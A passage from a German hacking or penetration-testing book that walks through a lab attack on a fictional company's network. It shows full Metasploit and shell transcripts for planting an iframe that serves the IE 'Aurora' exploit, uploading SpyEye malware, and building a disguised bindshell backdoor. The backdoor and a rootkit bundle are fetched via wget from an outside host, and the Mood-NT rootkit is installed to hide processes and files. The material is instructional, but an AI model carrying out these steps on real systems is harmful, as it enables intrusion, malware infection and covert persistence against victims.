Die Datei *index.htm* erweckt unser Interesse. Wir lassen sie uns durch *cat* anzeigen:

```
meterpreter > cat index.htm
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
```

```
  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
  <title>Discordia Werke AG - Intranet</title>
(...)

  <img src="Intranet-Dateien/awstat.gif" alt="" style="display: none;"
border="0" height="0" width="0"></form>

</body>
</html>
meterpreter >
```

Unser Verdacht, dass es sich bei der Datei *index.htm* um die Einstiegsseite des Intranet-Angebots handelt, wird unmittelbar bestätigt. Mit einem *edit index.htm* fügen wir dem HTML-Code einen eingebetteten Frame hinzu und verzahnen dadurch das offizielle Intranet-Angebot mit unserer präparierten Website. In Folge wird jedem, der das Intranet-Portal besucht, auch unsere Website präsentiert – unsichtbar und »huckepack«, versteht sich.

Zu guter Letzt lassen wir uns die modifizierte Datei durch *cat* anzeigen (der IFrame-Eintrag ist fett hervorgehoben). Wir beenden dann die Meterpreter-Session und warten auf das erste Opfer.

```
meterpreter > edit index.htm
meterpreter > cat index.htm
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>

  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
  <title>Discordia Werke AG - Intranet</title>
(...)

  <img src="Intranet-Dateien/awstat.gif" alt="" style="display: none;"
border="0" height="0" width="0"></form>

<iframe src="http://192.168.1.223:8080" name=" " frameborder="0"
height="100" scrolling="no" width="90%">
</iframe>
</body>
</html>
meterpreter > quit

[*] Meterpreter session 1 closed.
```

Wenig später laufen die ersten Opfer bei uns auf, *sessions –l* liefert eine Zusammenfassung der einzelnen Meterpreter-Sessions:

```
[*] Sending Microsoft Internet Explorer "Aurora" Memory Corruption to
client 192.168.1.227
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.1.223:4444 -> 192.168.1.227:1138)
msf exploit(ie_aurora) > [*] Sending Microsoft Internet Explorer "Aurora"
Memory Corruption to client 192.168.1.219
[*] Sending Microsoft Internet Explorer "Aurora" Memory Corruption to
client 192.168.1.215
[*] Sending Microsoft Internet Explorer "Aurora" Memory Corruption to
client 192.168.1.224
[*] Sending stage (747008 bytes)
[*] Meterpreter session 2 opened (192.168.1.223:4444 -> 192.168.1.219:1068)
[*] Sending stage (747008 bytes)
[*] Meterpreter session 3 opened (192.168.1.223:4444 -> 192.168.1.215:1074)
[*] Sending stage (747008 bytes)
[*] Meterpreter session 4 opened (192.168.1.223:4444 -> 192.168.1.224:1071)
sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.223:4444 -> 192.168.1.227:1138
  2   Meterpreter  192.168.1.223:4444 -> 192.168.1.219:1068
  3   Meterpreter  192.168.1.223:4444 -> 192.168.1.215:1074
  4   Meterpreter  192.168.1.223:4444 -> 192.168.1.224:1071

msf exploit(ie_aurora) >
```

Durch *sessions -i <x>* lassen sich die einzelnen Sitzungen aufrufen, ein *sessions -i 1* schaltet uns beispielsweise auf den PC mit der IP-Adresse 192.168.1.227 – ein *getuid* liefert Details zum Rechner:

```
msf exploit(ie_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: PC1723\Administrator
meterpreter > sysinfo
Computer: PC1723
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: de_DE
meterpreter >
```

18.7.1 Integration von Schadsoftware

Eine beliebte Methode, den kompromittierten Rechner weiter auszubauen, stellt der Transfer zusätzlicher Programmpakete in Form von Schadsoftware dar, so etwa die bei Kriminellen beliebten Botnetz-Toolkits[230] ZeuS oder SpyEye[231]. Die dafür erforderlichen Schritte sind nicht kompliziert: Über den Meterpreter erfolgt durch das Kommando *upload <source> <destination>* der Transfer einer Datei, die anschließend mit *execute -f <file> -H* versteckt aufgerufen wird. Ein *ps* liefert uns eine Übersicht der laufenden Prozesse und die Gewissheit darüber, die Schadsoftware erfolgreich platziert zu haben:

```
meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -r        Upload recursively.

meterpreter > upload SpyEye.exe c:/windows
[*] uploading  : SpyEye.exe -> c:/windows
[*] uploaded   : SpyEye.exe -> c:/windows\SpyEye.exe
meterpreter > execute
Usage: execute -f file [options]

Executes a command on the remote machine.

OPTIONS:

    -H        Create the process hidden from view.
    -a <opt>  The arguments to pass to the command.
    -c        Channelized I/O (required for interaction).
    -d <opt>  The 'dummy' executable to launch when using -m.
    -f <opt>  The executable command to run.
    -h        Help menu.
    -i        Interact with the process after creating it.
    -m        Execute from memory.
    -t        Execute process with currently impersonated thread token

meterpreter > execute -f c:/windows/SpyEye.exe -H
Process 208 created.
meterpreter > ps
```

[230] http://www.h-online.com/security/news/item/Spy-versus-spy-926839.html

[231] http://www.symantec.com/connect/de/blogs/spyeye-bot-versus-zeus-bot

```
Process list
============

 PID   Name              Arch  User                  Path
 ---   ----              ----  ----                  ----
 0     [System Process]
 4     System            x86
 608   smss.exe          x86   NT-AUTORIT¦T\SYSTEM
\SystemRoot\System32\smss.exe
 656   csrss.exe         x86   NT-AUTORIT¦T\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe
 680   winlogon.exe      x86   NT-AUTORIT¦T\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe
 724   services.exe      x86   NT-AUTORIT¦T\SYSTEM
C:\WINDOWS\system32\services.exe
 736   lsass.exe         x86   NT-AUTORIT¦T\SYSTEM
C:\WINDOWS\system32\lsass.exe
 888   svchost.exe       x86   NT-AUTORIT¦T\SYSTEM
C:\WINDOWS\system32\svchost.exe
 964   svchost.exe       x86
C:\WINDOWS\system32\svchost.exe
 1000  svchost.exe       x86   NT-AUTORIT¦T\SYSTEM
C:\WINDOWS\System32\svchost.exe
 1056  svchost.exe       x86
C:\WINDOWS\System32\svchost.exe
 1100  svchost.exe       x86
C:\WINDOWS\System32\svchost.exe
 1372  explorer.exe      x86   PC1723\Administrator
C:\WINDOWS\Explorer.EXE
 1424  spoolsv.exe       x86   NT-AUTORIT¦T\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
 1520  igfxtray.exe      x86   PC1723\Administrator
C:\WINDOWS\System32\igfxtray.exe
 1528  hkcmd.exe         x86   PC1723\Administrator
C:\WINDOWS\System32\hkcmd.exe
 1544  jusched.exe       x86   PC1723\Administrator
C:\Programme\Java\jre6\bin\jusched.exe
 1836  jqs.exe           x86   NT-AUTORIT¦T\SYSTEM
C:\Programme\Java\jre6\bin\jqs.exe
 296   alg.exe           x86
C:\WINDOWS\System32\alg.exe
 568   iexplore.exe      x86   PC1723\Administrator  C:\Programme\Internet
Explorer\iexplore.exe
 208   SpyEye.exe        x86   PC1723\Administrator  c:\windows\SpyEye.exe

meterpreter >
```

Die Eingabe von *CTRL-Z* bringt uns zurück an den Prompt des Metasploit Framework, durch *sessions -i <x>* können – wie bereits verdeutlicht – weitere Sitzungen aufgerufen werden.

```
meterpreter >
Background session 1? [y/N]
msf exploit(ie_aurora) >
```

Festzuhalten ist, dass der Meterpreter und das Metasploit Framework ein mächtiges und vielseitiges Instrument darstellen, bei dem der Fantasie kaum Grenzen gesetzt sind.

Nicht unerwähnt bleiben soll an dieser Stelle, dass das Metasploit-Team den Exploit für das hier demonstrierte Sicherheitsloch im Internet Explorer reproduziert und ein entsprechendes Modul in das Exploit-Framework eingebaut hatte, bevor Microsoft selbst einen Patch zur Verfügung stellen konnte[232] – das Metasploit Framework lässt somit so manch einem die Nackenhaare aufstellen.

18.8 Linux unter Kontrolle: Rootkits installieren

Unter Linux gestaltet sich der Einstieg in einen fremden Rechner im Regelfall spannender als unter Windows. Schließlich liefert Linux umfassende administrative Möglichkeiten über die Kommandozeile und bietet somit eine ideale Spielwiese für Netzwerkforscher. Wenn sich böswillige Datenreisende unbefugten Zutritt zu einem Rechner verschaffen, wie im obigen Szenario geschildert, geht man grundsätzlich davon aus, dass verräterische Spuren z. B. in Logfiles und Verzeichnissen auftauchen, die Hinweise auf das perfide Treiben liefern. Kaum eine Chance hat man jedoch, die Anzeichen auf einen Einbruch überhaupt wahrzunehmen, wenn sich Täter sogenannter Rootkits bedienen.

Als Rootkit bezeichnet man eine Sammlung von Werkzeugen, die oftmals nach dem Einbruch auf einem kompromittierten System eingebunden werden. Das Ziel von Rootkits ist es, die Aktivitäten des Angreifers vor Systemadministratoren zu verbergen und sicherzustellen, dass der Schwarzfahrer jederzeit wieder bequem Zugriff auf das System erlangen kann.

Schafft es der unerkannte Eindringling, sich erst einmal bis zu den Root-Rechten vorzuarbeiten, lässt es sich bei Rootkits ohne Nutzung vertrauensvoller Quellen fast unmöglich feststellen, inwieweit das System kompromittiert wurde. In vielen Fällen geht die Einbindung von Rootkits mit der Integration weiterer Schadprogramme einher, wie beispielsweise Sniffer, Password-Cracker, Keylogger und Log-Cleaner, um anschließend weitere Systeme im Netzwerk einzunehmen. So entfernen beispielsweise Log-Cleaner unerwünschte Einträge aus Logfiles und machen es somit Systemadministratoren kompromittierter Systeme sehr schwer, den Vorgang nachzuvollziehen.

Bei den klassischen Rootkits unter Linux werden Systembefehle und Sicherheitsprogramme verändert oder durch trojanische Varianten ersetzt, die jedoch im Vergleich

[232] http://www.metasploit.com/modules/exploit/windows/browser/ie_aurora

zum Original bestimmte Zusatzfunktionen aufweisen: Im Fokus steht die Unterdrückung auffälliger Merkmale, die auf einen unerwünschten Untermieter schließen lassen. Beispielsweise werden die Befehle *ps* und *netstat* ausgetauscht, sodass Prozesse und Netzwerkverbindungen des Angreifers nicht angezeigt werden und dem Administrator somit keinen Aufschluss mehr darüber geben, dass auf seinem System etwas Ungewöhnliches passiert.

Modernere Varianten von Rootkits manipulieren direkt den Kernel, beispielsweise durch den Einsatz von Loadable Kernel Modules (LKM), und sind somit nicht mehr darauf angewiesen, Systemprogramme auszutauschen. Fast jede moderne Linux/UNIX-Variante erlaubt es Systemadministratoren, Gerätetreiber direkt in den Kernel zu laden. Es ist dank dieser Technologie nicht mehr notwendig, jedes erdenkliche Modul fest in den Kernel einzukompilieren. Rootkits auf LKM-Basis verwenden genau diese Option – das Rootkit wird als Loadable Kernel Module in den Kernel eingebunden, ersetzt Systemaufrufe und ändert somit das Verhalten von Programmen, ohne diese auszutauschen zu müssen, da mithilfe von Funktionsaufrufen bereits auf der Kernel-Ebene Interaktionen ausgeführt werden. Der Effekt ist letztlich derselbe wie bei klassischen Rootkits: Prozesse, Dateien, Verbindungen und andere Informationen werden nicht mehr zuverlässig angezeigt.

Die derzeit höchste Stufe der Evolution unter Linux (von experimentellen »Virtual Machine Based Rootkits« (VMBR) wie Blue Pill[233] einmal abgesehen, die sich Virtualisierungstechniken[234] zunutze machen, oder Rootkits, die den »System Management Mode« (SMM)[235] von Intel-Prozessoren nutzen, um einen Keylogger im Speicher zu verstecken) stellen Rootkits dar, die sich des Kernel-Memory-Patching bedienen: Anstatt eigene manipulierte Kernelfunktionen bereitzustellen (wie bei den LKM-Rootkits), schreiben sie ihren Code direkt in den Arbeitsspeicher (/dev/kmem[236] oder /dev/mem[237]) und modifizieren so die Ausgabe von Programmen. In vielen Fällen offerieren diese derzeit gefährlichsten Rootkits weitere Gemeinheiten wie beispielsweise Erweiterungen durch Plugins oder Stealth-Backdoors. Derartig versteckte Hintertüren öffnen sich erst, nachdem der Angreifer ein spezielles Paket an den kompromittierten Rechner geschickt hat – andernfalls ist die Einstiegsluke verschlossen und somit auch nicht auszumachen. Ein Beispiel aus der jüngeren Vergangenheit liefert die Meldung[238] des Notfallteams vom DFN-CERT[239], das Mitte des Jahres 2008 vor Attacken warnte, bei denen die Angreifer ihre Spuren mit einem Linux-Kernel-Rootkit[240] verbargen. Damit Administratoren keinen Verdacht schöpfen, versteckte das Rootkit bestimmte Verzeichnisse und Prozesse. Die Einbrüche erfolgten vermutlich über gestohlene oder unsichere SSH-Schlüssel.

---

233 http://www.bluepillproject.org

234 http://www.blackhat.com/html/bh-usa-06/bh-usa-06-speakers.html#Rutkowska

235 http://en.wikipedia.org/wiki/System_Management_Mode

236 http://www.phrack.com/issues.html?issue=58&id=7

237 http://www.blackhat.com/presentations/bh-europe-09/Lineberry/BlackHat-Europe-2009-Lineberry-code-injection-via-dev-mem.pdf

238 http://old.nabble.com/--Advisory:-Linux-Compromises---Please-review--td19039450.html

239 http://www.dfn-cert.de

240 http://hep.uchicago.edu/admin/report_072808.html

Im Folgenden widmen wir uns dem Linux-Rechner mit der IP-Adresse *192.168.1.211* und erinnern uns daran, dass sich durch ein unverschlüsselt übertragenes FTP-Kennwort eine SSH-Shell mit Benutzerrechten erbeuten ließ. Ein Kernel-Exploit verschaffte uns anschließend Root-Rechte. Eine beliebte Methode, den kompromittierten Rechner auch für zukünftige Projekte »warmzuhalten«, ist die Integration einer Backdoor oder eines Rootkits. Zur Veranschaulichung demonstrieren wir die Funktionsweise zunächst an einer Backdoor namens »evilbs«.

18.8.1 evilbs

Bei evilbs[241] handelt es sich um eine klassische Bindshell-Backdoor für Linux, die es dem unberechtigten Benutzer ermöglicht, unter Umgehung der normalen Zugriffssicherung einen versteckten Zugang zum eroberten System zu erlangen. Die versteckte Bindshell verfügt über eine symmetrische AES-256-Bit-Verschlüsselung, bietet einen Reverse-Verbindungsaufbau an, versteht sich im Umgang mit SOCKS4-Proxies und bietet Möglichkeiten des Dateitransfers. Zunächst entpacken wir den Tarball auf unserem System...

```
root@discordia:/home/evil# cd eviltools/backdoors/
root@discordia:/home/evil/eviltools/backdoors# ls -l
total 8
drwxr-xr-x 2 root root 4096 Mar  3 22:25 evilbs
drwxr-xr-x 2 root root 4096 Mar  3 22:25 rathole
root@discordia:/home/evil/eviltools/backdoors# cd evilbs/
root@discordia:/home/evil/eviltools/backdoors/evilbs# ls -l
total 32
-rw-r--r-- 1 root root 28882 Mar  2 21:43 evilbs.tar.gz
root@discordia:/home/evil/eviltools/backdoors/evilbs# tar xzf evilbs.tar.gz
root@discordia:/home/evil/eviltools/backdoors/evilbs# cd evilbs
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs# ls -al
total 164
drwxr-xr-x 2 root    root     4096 Feb 17 18:12 .
drwxr-xr-x 3 root    root     4096 Mar  6 23:13 ..
-rw-r--r-- 1 root    root     4751 Feb 17 16:13 README
-rwxr-xr-x 1 root    root    11856 Feb 17 18:11 build.sh
-rw-r--r-- 1 root    root     6063 Feb 17 16:23 client-socks.c
-rw-r--r-- 1 root    root     5501 Feb 17 16:15 client.c
-rw-r--r-- 1 root    root        0 Feb 17 18:12 config.h
-rw-r--r-- 1 root    root     1488 Feb 17 13:56 genip.c
-rw-r--r-- 1 root    root    16839 Feb 17 18:07 main.c
-rw-r--r-- 1 root    root    12627 Feb 17 13:56 obfuscate.c
-rw-r--r-- 1 root    root     3280 Feb 17 13:56 obfuscate.h
-rw-r--r-- 1 root    root     5805 Feb 17 18:00 revclient.c
-rw-r--r-- 1 root    root    57423 Feb 17 13:56 rijndael.c
-rw-r--r-- 1 root    root      609 Feb 17 13:56 rijndael.h
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs#
```

[241] http://www.gat3way.eu/poc/evilbs/evilbs.tar.gz

...und kompilieren anschließend die für die Backdoor erforderlichen Komponenten durch Eingabe von *./build.sh* – für die AES-Passphrase verwenden wir eine beliebige Zahlenkombination, deklarieren den Prozess der Bindshell mit einen unverdächtigen *sshd* und wählen einen TCP-Port:

```
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs# ./build.sh
Enter your AES encryption passphrase:
3453453454575867843645645 6
Enter bindshell process name (e.g httpd, [kswapd], etc):
sshd

Type 'y'<enter> if you want the bindshell to wipe its binary after
execution
Type <enter> if you don't want it to self-delete its binary



Type 'y'<enter> if you want the bindshell try to reverse connect
Type <enter> if you wish it to listen for connections



Enter the TCP port number to listen to (use port number <1024 only if you
run this as root)
31337


Obfuscate fork() == TGvW_hgJH_()
Obfuscate ptrace() == R_P_gAIEf_()
Obfuscate exit() == htkTUvzUd_()
Obfuscate readlink() == _TMuOSfx_o()
Obfuscate unlink() == KmAhzN_rUc()
Obfuscate write() == yEMm__S_Uw()
Obfuscate open() == xKolf__FDy()
Obfuscate getenv() == oovEzpIq_c()
Obfuscate wait() == __IoGdd_Dy()
Obfuscate memcpy() == MDkdJrU_NQ()
Obfuscate socket() == VvqFcCoL_b()
Obfuscate bzero() == XpTjWLOffo()
Obfuscate inet_addr() == JxS__eOAES()
Obfuscate htons() == zVdkNzEUUd()
Obfuscate connect() == B_zG_Gdatt()
Obfuscate sleep() == XhlgO_G_VO()
Obfuscate pipe() == pQ_zxCno_l()
Obfuscate dup2() == wchmWBZhuB()
Obfuscate read() == xzjNraE_yy()
```

```
Obfuscate close() == __eqaYhKN_()
Obfuscate rijndael_set_key() == PVXM__ACe_()
Obfuscate rijndael_encrypt() == oOBCdFuxi_()
Obfuscate rijndael_decrypt() == pFGAujpEIx()
Obfuscate rijndael subroutines...

Standard bindshell compilation, bindshell binary: sshd , client binary:
client


Build done.
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs# ls -lt
total 248
-rwxr-xr-x 1 root    root    39131 Mar  6 23:14 client
-rwxr-xr-x 1 root    root    48292 Mar  6 23:14 sshd
-rw-r--r-- 1 root    root    12711 Mar  6 23:14 obfuscate.c
-rw-r--r-- 1 root    root     3460 Mar  6 23:14 obfuscate.h
-rw-r--r-- 1 root    root    57471 Mar  6 23:14 rijndael.c
-rw-r--r-- 1 root    root      621 Mar  6 23:14 rijndael.h
-rw-r--r-- 1 root    root      344 Mar  6 23:14 config.h
-rwxr-xr-x 1 root    root    11856 Feb 17 18:11 build.sh
-rw-r--r-- 1 root    root    16839 Feb 17 18:07 main.c
-rw-r--r-- 1 root    root     5805 Feb 17 18:00 revclient.c
-rw-r--r-- 1 root    root     6063 Feb 17 16:23 client-socks.c
-rw-r--r-- 1 root    root     5501 Feb 17 16:15 client.c
-rw-r--r-- 1 root    root     4751 Feb 17 16:13 README
-rw-r--r-- 1 root    root     1488 Feb 17 13:56 genip.c
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs#
```

Die für unser Vorhaben wichtigen Binärdateien lauten *client* und *sshd*, wobei es Letztere auf den kompromittierten Rechner einzubinden gilt – idealerweise erfolgt dieses in Form einer Verzahnung mit dem Bootvorgang, sodass uns die Hintertür auch nach einem Reboot erhalten bleibt.

Hierzu fahren wir an der Stelle fort, an der uns der Exploit für den Kernel des FTP-Servers Root-Rechte ermöglicht hat. Wir übertragen zunächst die soeben kompilierte Backdoor in ein harmlos erscheinendes Verzeichnis, setzen die erforderlichen Rechte, starten die Serverkomponente durch Eingabe von */usr/bin/sshd* und melden uns anschließend mit *exit* ab:

```
sh-3.2# cd /usr/bin/
sh-3.2:/usr/bin# wget http://www.w00t.da.ru/sshd
--2010-03-06 16:57:25--  http://www.w00t.da.ru/sshd
Auflösen des Hostnamen "www.w00t.da.ru".... 213.172.16.20
Verbindungsaufbau zu www.w00t.da.ru|213.172.16.20|:80... verbunden.
HTTP Anforderung gesendet, warte auf Antwort... 200 OK
Länge: 48292 (47K) [text/plain]
In "sshd" speichern.

100%[==========================================================================
===============>] 48.292      --.-K/s   in 0,07s

2010-03-06 16:57:25 (692 KB/s) - "sshd" gespeichert [48292/48292]

sh-3.2:/usr/bin# chmod 755 sshd
sh-3.2:/usr/bin# /usr/bin/sshd
sh-3.2:/usr/bin# exit
```

Der erste Login durch die Backdoor gestaltet sich simpel. Beim Kompilieren ist neben der Serverkomponente auch die Datei »client« entstanden, die wir mit *./client <Ziel> <Port>* aufrufen. Nach dem Verbindungsaufbau sind wir in der Lage, beliebige Kommandos abzusetzen, die Hintertür ist somit erfolgreich platziert.

```
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs# ./client
Usage: ./client <victim_IP> <port>
root@discordia:/home/evil/eviltools/backdoors/evilbs/evilbs# ./client
192.168.1.214 31337
AES256 Key:
1415250B09342F15010C0C0A140B181D1B161415250A26270B06130C26160B13
Welcome :D
w
 16:47:38 up 2 days, 22:38,  0 users,  load average: 0,00, 0,00, 0,00
ps -aux
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
Warning: bad ps syntax, perhaps a bogus '-'? See
http://procps.sf.net/faq.html
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   2100   684 ?        Ss   Mar03   0:02 init [2]
root         2  0.0  0.0      0     0 ?        S<   Mar03   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   Mar03   0:00
[migration/0]
(...)
```

```
root      4734  0.0  0.0   1796   288 ?        S    16:43   0:00 sshd
root      4735  0.3  0.0   1796   372 ?        Ss   16:43   0:00 sshd
root      4740  0.4  0.0   1764   504 tty1     Ss+  16:45   0:00
/sbin/getty 38400 tty1
root      4749  0.0  0.0   1796   296 ?        S    16:47   0:00 sshd
root      4750  6.0  0.2   3836  1140 ?        R    16:47   0:00 sshd
root      4752  0.0  0.1   3716  1032 ?        R    16:47   0:00 ps -aux
ifconfig

eth0      Link encap:Ethernet  Hardware Adresse 00:0c:29:87:a3:13
          inet Adresse:192.168.1.214  Bcast:192.168.1.255
Maske:255.255.255.0
          inet6-Adresse: fe80::20c:29ff:fe87:a313/64
Gültigkeitsbereich:Verbindung
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metrik:1
          RX packets:55813 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1513 errors:0 dropped:0 overruns:0 carrier:0
          Kollisionen:0 Sendewarteschlangenlänge:1000
          RX bytes:3810108 (3.6 MiB)  TX bytes:157394 (153.7 KiB)
          Interrupt:19 Basisadresse:0x2000

(...)
```

18.8.2 Mood-NT

evilbs verschafft einem Angreifer zwar Zugriff zum fremden System, uneingeschränkte Möglichkeiten der Entfaltung erhält man jedoch erst durch die Einbindung eines Rootkits.

Bei dem im Folgenden vorzustellenden *Mood-NT*[242] handelt es sich um ein Rootkit, das – anders als das in der Erstausgabe dieses Buches behandelte *t0rnkit*[243] – weder Programmpakete austauscht noch von Loadable Kernel Modules abhängig ist. Mood-NT wird über */dev/kmem* geladen und modifiziert somit direkt den Speicher. Zudem versteckt Mood-NT Prozesse, Verzeichnisse, Dateien und Verbindungen, protokolliert den Output interessanter Vorgänge (SSH, FTP, su...) und beinhaltet unter anderem eine passwortgeschützte Authentifizierung.

[242] http://darkangel.antifork.org/codes.htm

[243] http://packetstormsecurity.org/UNIX/penetration/rootkits/tk.tgz

Durch den mittels *evilbs* aufgebauten Kanal erstellen wir zunächst ein Verzeichnis, übertragen unsere tödliche Fracht und entpacken anschließend das Rootkit:

```
cd /home/
mkdir evil
cd evil/
wget http://www.w00t.da.ru/eviltools.tgz
--2010-03-07 12:38:27--  http://www.w00t.da.ru/eviltools.tgz
Auflösen des Hostnamen "www.w00t.da.ru".... 213.172.16.20
Verbindungsaufbau zu www.w00t.da.ru|213.172.16.20|:80... verbunden.
HTTP Anforderung gesendet, warte auf Antwort... 200 OK
Länge: 20769540 (20M) [text/plain]
In "eviltools.tgz" speichern.

100%[======================================================================
============================>] 20.769.540   597K/s   in 35s

2010-03-07 12:39:02 (581 KB/s) - "eviltools.tgz" gespeichert
[20769540/20769540]

tar xfz eviltools.tgz
cd eviltools/rootkits/
ls -l
insgesamt 36
drwxr-xr-x 2 root root 4096  3. Mär 22:24 adore-ng
drwxr-xr-x 2 root root 4096  4. Mär 10:47 boxer
drwxr-xr-x 2 root root 4096  5. Mär 15:31 enyelkm
drwxr-xr-x 2 root root 4096  3. Mär 22:24 mood-nt
drwxr-xr-x 2 root root 4096  4. Mär 10:47 override
drwxr-xr-x 2 root root 4096  3. Mär 23:57 phalanx
drwxr-xr-x 2 root root 4096  5. Mär 15:41 pingrootkit
drwxr-xr-x 2 root root 4096  4. Mär 10:51 suckit
drwxr-xr-x 2 root root 4096  3. Mär 22:24 superkit
cd mood-nt/
tar xzf mood-nt-ctf.tgz
cd mood-nt
ls -lt
insgesamt 24
drwxr-xr-x 2 root    root     4096  7. Mär 12:40 core
drwxr-xr-x 2 root    root     4096  7. Mär 12:39 lib
drwxr-xr-x 2 root    root     4096  3. Dez 2008  include
-rw-r--r-- 1 root    root      310  1. Dez 2008  Makefile
-rw-r--r-- 1 root    root        0 27. Nov 2008  cthulhu
-rw-r--r-- 1 root    root     5029  6. Apr 2007  README
```

Die entsprechenden Entwicklerwerkzeuge vorausgesetzt, erfolgt die Kompilierung des Rootkits durch *make*. Die Eingabe von *mood-nt –h* liefert eine Zusammenfassung der Parameter:

```
make
Making libs
make[1]: Entering directory '/home/evil/eviltools/rootkits/mood-nt/mood-
nt/lib'
make[1]: Leaving directory '/home/evil/eviltools/rootkits/mood-nt/mood-
nt/lib'
Making core
make[1]: Entering directory '/home/evil/eviltools/rootkits/mood-nt/mood-
nt/core'
'which diet' gcc -s -I /usr/include/diet -I ../include/ -w -fno-builtin -
nostdlib -O2 -c ./charger.c
./buildobject
make[1]: Leaving directory '/home/evil/eviltools/rootkits/mood-nt/mood-
nt/core'
Linking
core/charger.o: In function 'poll_for_proc':
charger.c:(.text+0x3cf): warning: warning: your code uses stdio (7+k
bloat).
core/charger.o: In function 'main':
charger.c:(.text+0x1b2d): warning: warning: system() is a security risk.
Use fork and execvp instead!
/usr/lib/diet/lib-i386/libc.a(vprintf.o): In function 'vprintf':
vprintf.c:(.text+0x20): warning: warning: the printf functions add several
kilobytes of bloat.
/usr/lib/diet/lib-i386/libc.a(vfscanf.o): In function 'vfscanf':
vfscanf.c:(.text+0x28): warning: warning: the scanf functions add several
kilobytes of bloat.
Done!
ls -lt
insgesamt 104
drwxr-xr-x 2 root    root     4096  7. Mär 12:40 core
-rwxr-xr-x 1 root    root    74064  7. Mär 12:40 mood-nt
drwxr-xr-x 2 root    root     4096  7. Mär 12:39 lib
drwxr-xr-x 2 root    root     4096  3. Dez 2008  include
-rw-r--r-- 1 root    root      310  1. Dez 2008  Makefile
-rw-r--r-- 1 root    root        0 27. Nov 2008  cthulhu
-rw-r--r-- 1 root    root     5029  6. Apr 2007  README
./mood-nt -h
```

```
                ************* Mood-NT CTF Edition (beta) **************
                ******************************************************
                ********* (bad)coded by darkangel@antifork.org ********
                ******************************************************
                * Written for educational purposes only, don't use it *
                ******* if you do, you are the only responsable *******
                ******************************************************

Mood's usage:
-V value        set vmalloc address
-P value        set printk address
-S value        set sys call table address
-C value        set smp_call_function address
-r value        set register_die_notifier address
-D value        set do_debug address
-d              start with default values and parsers
-k value        set mood-nt's key
-M value        force an engine: [b|l|e] for basic,legacy,elite
-A key          Authenticate to Mood-NT
-H value        Hide target pid
-U value        Unhide target pid
-F path         Hide target file
-f path         Unhide target file
-u value        set vfree address
-m              Use /dev/mem instead of /dev/kmem
-R              Remove Mood-NT
-h              this help
```

Durch *./mood-nt -k <key>* wird das Rootkit aktiviert (alternativ auch über *./mood-nt –d* durchzuführen – dann jedoch mit Standardwerten), die Einbindung ist damit erfolgreich abgeschlossen.

```
./mood-nt -k 0xdccce0dd
                ************* Mood-NT CTF Edition (beta) **************
                ******************************************************
                ********* (bad)coded by darkangel@antifork.org ********
                ******************************************************
                * Written for educational purposes only, don't use it *
                ******* if you do, you are the only responsable *******
                ******************************************************

Polling for procfs, please wait...FOUND!
Looking for addresses:
        - do_debug...FOUND!
        - smp_call_function...FOUND!
```

```
        - printk...FOUND!
        - register_die_notifier...FOUND!
        - vfree...FOUND!
        - vmalloc...FOUND!
Allocation at e02fc000
Relocs: 854
Setting key to 0xdccce0dd
Setting up for reboot:
        Copying init and us instead of init...DONE!
        Creating our dir...DONE!
        Creating init script in /_cthulhu for our applications...DONE!
        Saving my values for further reactivations...DONE!
Mood-NT ACTIVATED in true elite mode
```

Nicht unerwähnt lassen möchten wir die elementaren Funktionen von Mood-NT. So erfolgt durch *./mood-nt -A <key>* eine Authentifizierung und somit die Öffnung des Eingabekanals, ...

```
./mood-nt -A 0xdccce0dd
                ************* Mood-NT CTF Edition (beta) **************
                ******************************************************
                ********* (bad)coded by darkangel@antifork.org ********
                ******************************************************
                * Written for educational purposes only, don't use it *
                ******* if you do, you are the only responsable *******
                ******************************************************

Success!
```

./mood-nt -H <pid> maskiert »unpopuläre« und somit von uns zu verbergende Prozesse...

```
./mood-nt -H 1637
Success!
```

...und *./mood-nt -F <path>* versteckt Verzeichnisse respektive Dateien.

```
./mood-nt -F /home/evil
Success!
```

Als zusätzliches Bonbon beherbergt das Verzeichnis */cthulhu/* in Form der Dateien *mood-nt.conf*, *mood-nt.init* und *mood-nt.sniff* interessante Init-/Logfiles, die sich nach Wochen der stillen Sammlung um wertvolle Inhalte bereichert haben sollten.

18.8.3 eNYeLKM

Mit *eNYeLKM*[244] von eNYe Sec[245] erfolgt die abschließende Vorstellung eines LKM-Rootkits – wohl wissend, dass das soeben vorgestellte Mood-NT zur Klasse der KMEM-Rootkits gehört und somit auf der derzeit fortschrittlichsten Technologiestufe für Linux-Rootkits operiert. eNYeLKM stellt jedoch aus Sicht der Autoren ein effizientes Werkzeug dar, welches sich schnell und unkompliziert im Sinne einer »Good-Enough-Strategy« einsetzen lässt und zugleich als schönes Beispiel für die Vielseitigkeit von Rootkits dient. So bietet eNYeLKM neben traditionellen Funktionen wie dem Maskieren von Dateien, Verzeichnissen, Einträgen und Prozessen auch eine verborgene Reverse-Shell, die sich nur durch einen speziellen Connector über ICMP-Pakete wachküssen lässt.

Zur Veranschaulichung widmen wir uns dem Linux-Rechner mit der IP-Adresse 192.168.1.220, den wir über einen verwundbaren Samba-Dienst an unser Ncat andocken und anschließend eine Reverse-Root-Shell aufbauen ließen.

